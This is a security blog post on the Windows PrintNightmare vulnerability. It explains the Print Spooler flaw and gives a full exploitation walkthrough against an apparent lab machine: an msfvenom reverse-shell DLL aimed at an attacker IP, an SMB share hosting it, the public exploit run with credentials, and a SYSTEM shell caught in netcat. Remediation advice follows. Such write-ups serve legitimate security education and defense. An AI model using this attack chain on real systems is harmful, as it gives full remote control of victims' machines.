PrintNightmare: Windows Exploit Details - Redfox Security

redfoxsec.com/blog/printnightmare-the-vulnerability-that-shook-windows-systems

Shashi Kant Prasad October 23, 2023

PrintNightmare: The Vulnerability That Shook Windows Systems

- October 23, 2023
- Active Directory
- Shashi Kant Prasad

In recent years, the cybersecurity landscape has been constantly evolving, with new vulnerabilities and exploits emerging on a regular basis. One such vulnerability that made headlines in 2021 is PrintNightmare, also known as CVE-2021-1675/34527. This vulnerability targets the Windows Print Spooler service, allowing attackers to escalate their privileges and gain unauthorized access to systems. In this blog, we will explore the details of PrintNightmare, its impact on Windows systems, and the remediation measures that can be taken to mitigate the risk.

Understanding Print Spooler Basics

Before diving into the specifics of PrintNightmare, it's essential to have a basic understanding of the Print Spooler service. The Print Spooler is a vital component of the Windows operating system that manages print jobs sent to printers or print servers. It acts as an intermediary between the application requesting the print job and the actual printing process. The workflow of a printing process involves several components, including the application, the Graphics Device Interface (GDI), and the winspool.drv interface, the spoolsv.exe API server, and the spoolss.dll router.

The PrintNightmare Vulnerability


PrintNightmare is a remote code execution vulnerability that affects the Print Spooler service in Windows operating systems. This vulnerability allows an attacker to execute arbitrary code with elevated privileges, effectively compromising the security of the system. The vulnerability was initially identified as a local privilege escalation (LPE) issue and assigned CVE-2021-1675. However, it was later discovered that the patches released to address the LPE were ineffective, and the vulnerability could still be exploited for remote code execution (RCE). As a result, the vulnerability was reclassified as CVE-2021-34527.

The root cause of the PrintNightmare vulnerability lies in the way the Print Spooler service handles driver installations. The vulnerable method, RpcAddPrinterDriverEx(), allows remote driver installation by users with the SeLoadDriverPrivilege right, which is typically limited to administrators. However, the exploit bypasses the authentication check by supplying malicious DLL files through the pConfigFile parameter, which can be a UNC path. This allows an attacker to load arbitrary DLL files, leading to code execution with elevated privileges.

Exploitation

Step 1: Start a virtual environment in python and install impacket.

```
Command: virtualenv nightmare
Command: source nightmare/bin/activate
Command: pip install impacket
```



Step 2: Clone the repository for the printnightmare exploit.

```
Command: git clone https://github.com/cube0x0/CVE-2021-1675.git
```

```
(nightmare)-(root㉿kali)-[/home/kali]
# git clone https://github.com/cube0x0/CVE-2021-1675
Cloning into 'CVE-2021-1675' ...
remote: Enumerating objects: 173, done.
remote: Counting objects: 100% (39/39), done.
remote: Compressing objects: 100% (22/22), done.
remote: Total 173 (delta 21), reused 17 (delta 17), pack-reused 134
Receiving objects: 100% (173/173), 1.45 MiB | 3.68 MiB/s, done.
Resolving deltas: 100% (63/63), done.

(nightmare)-(root㉿kali)-[/home/kali]
# cd CVE-2021-1675

(nightmare)-(root㉿kali)-[/home/kali/CVE-2021-1675]
#
```

Step 3: Identify if the necessary printer protocols MS-RPRN and MS-PAR are running.

`Command: impacket-rpcdump @Vulnerable_Machine | egrep 'MS-RPRN|MS-PAR'`

```
(nightmare)-(root㉿kali)-[/home/kali/CVE-2021-1675]
# impacket-rpcdump @10.10.248.232 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol

(nightmare)-(root㉿kali)-[/home/kali/CVE-2021-1675]
#
```

Step 4: Create a malicious dll using msfvenom.

`Command: msfvenom -p windows/x64/shell_reverse_tcp LHOST=Attacker_IP  LPORT=4444 -f dll -o nightmare.dll`

```
(nightmare)-(root㉿kali)-[/home/kali/CVE-2021-1675]
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.168.105 LPORT=4444 -f dll -o nightmare.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: nightmare.dll

(nightmare)-(root㉿kali)-[/home/kali/CVE-2021-1675]
#
```

Step 5: Host the malicious dll using a smbserver.

`Command: impacket-smbserver share . -smb2support`

```
(root㉿kali)-[/home/kali/CVE-2021-1675]
# impacket-smbserver share . -smb2support
Impacket v0.10.1.dev1+20230629.121115.b5dab2df - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Step 6: Start listening for the incoming connection request using netcat.

`Command: nc -nvlp 4444`

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nvlp 4444
listening on [any] 4444 ...
```

Step 7: Run the PrintNightmare exploit.

`Command: python3 CVE-2021-1675.py domain/username:password@Vulnerable_Machine '\\Attacker_IP\share\nightmare.dll'`

```
┌──(nightmare)─(root㉿kali)-[/home/kali/CVE-2021-1675]
└─# python3 CVE-2021-1675.py Finance-01.THMdepartment.local/sjohnston:mindheartbeauty76@10.10.248.232 '\\10.8.168.105\share\nightmare.dll'
[*] Connecting to ncacn_np:10.10.248.232[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf5dffc96\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\10.8.168.105\share\nightmare.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
[*] Stage0: 0
[*] Try 3...
Traceback (most recent call last):
  File "/home/kali/nightmare/lib/python3.11/site-packages/impacket/smbconnection.py", line 541, in writeFile
    return self._SMBConnection.writeFile(treeId, fileId, data, offset)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/nightmare/lib/python3.11/site-packages/impacket/smb3.py", line 1688, in writeFile
    written = self.write(treeId, fileId, writeData, writeOffset, len(writeData))
              ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/nightmare/lib/python3.11/site-packages/impacket/smb3.py", line 1396, in write
    if ans.isValidAnswer(STATUS_SUCCESS):
       ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/nightmare/lib/python3.11/site-packages/impacket/smb3structs.py", line 458, in isValidAnswer
    raise smb3.SessionError(self['Status'], self)
impacket.smb3.SessionError: SMB SessionError: STATUS_PIPE_CLOSING(The specified named pipe is in the closing state.)
```

Note: We see an error message but the exploit worked.

```
┌──(root㉿kali)-[/home/kali/CVE-2021-1675]
└─# impacket-smbserver share . -smb2support
Impacket v0.10.1.dev1+20230629.121115.b5dab2df - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.248.232,50959)
[*] AUTHENTICATE_MESSAGE (\,FINANCE-01)
[*] User FINANCE-01\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:share)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:share)
[*] Closing down connection (10.10.248.232,50959)
[*] Remaining connections []
[*] Incoming connection (10.10.248.232,50969)
[*] AUTHENTICATE_MESSAGE (\,FINANCE-01)
[*] User FINANCE-01\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:share)
[*] Disconnecting Share(1:share)
[*] Closing down connection (10.10.248.232,50969)
[*] Remaining connections []
```

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.8.168.105] from (UNKNOWN) [10.10.248.232] 50973
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

As you can see, we have successfully exploited the PrintNightmare vulnerability

Patching and Remediation

In response to the PrintNightmare vulnerability, Microsoft released several patches to address the issue. However, the effectiveness of these patches has been a subject of debate, with reports of bypasses and continued exploitation. As of July 6th, Microsoft released an out-of-band update that restricts the ability to install printer drivers to administrators only. This measure aims to mitigate the risk of unauthorized driver installations and prevent potential attacks leveraging PrintNightmare.

To protect systems from PrintNightmare and similar vulnerabilities, it is crucial to keep Windows systems up to date with the latest security patches. Regularly checking for updates and applying them promptly can significantly reduce the risk of exploitation. Additionally, disabling the Print Spooler service on systems where it is not needed can further mitigate the vulnerability.

PrintNightmare is a significant vulnerability that has exposed the security risks associated with the Windows Print Spooler service. Its ability to escalate privileges and execute arbitrary code has made it a popular target for attackers. Understanding the vulnerability and its exploitation methods is crucial for organizations and individuals to protect their systems from potential attacks.

TL;DR

By staying informed about the latest patches and implementing proper remediation measures, the impact of PrintNightmare can be minimized, ensuring the security and integrity of Windows systems. So, stay vigilant, keep your systems updated, and safeguard against PrintNightmare and other emerging vulnerabilities.

PreviousWebSocket Hijacking: Exploiting Vulnerabilities and Ensuring Security
NextUnderstanding and Securing Amazon Cognito: A Comprehensive Guide

Recent Blog

[This Is the Hacker’s Swiss Army Knife. Have You Heard About It?]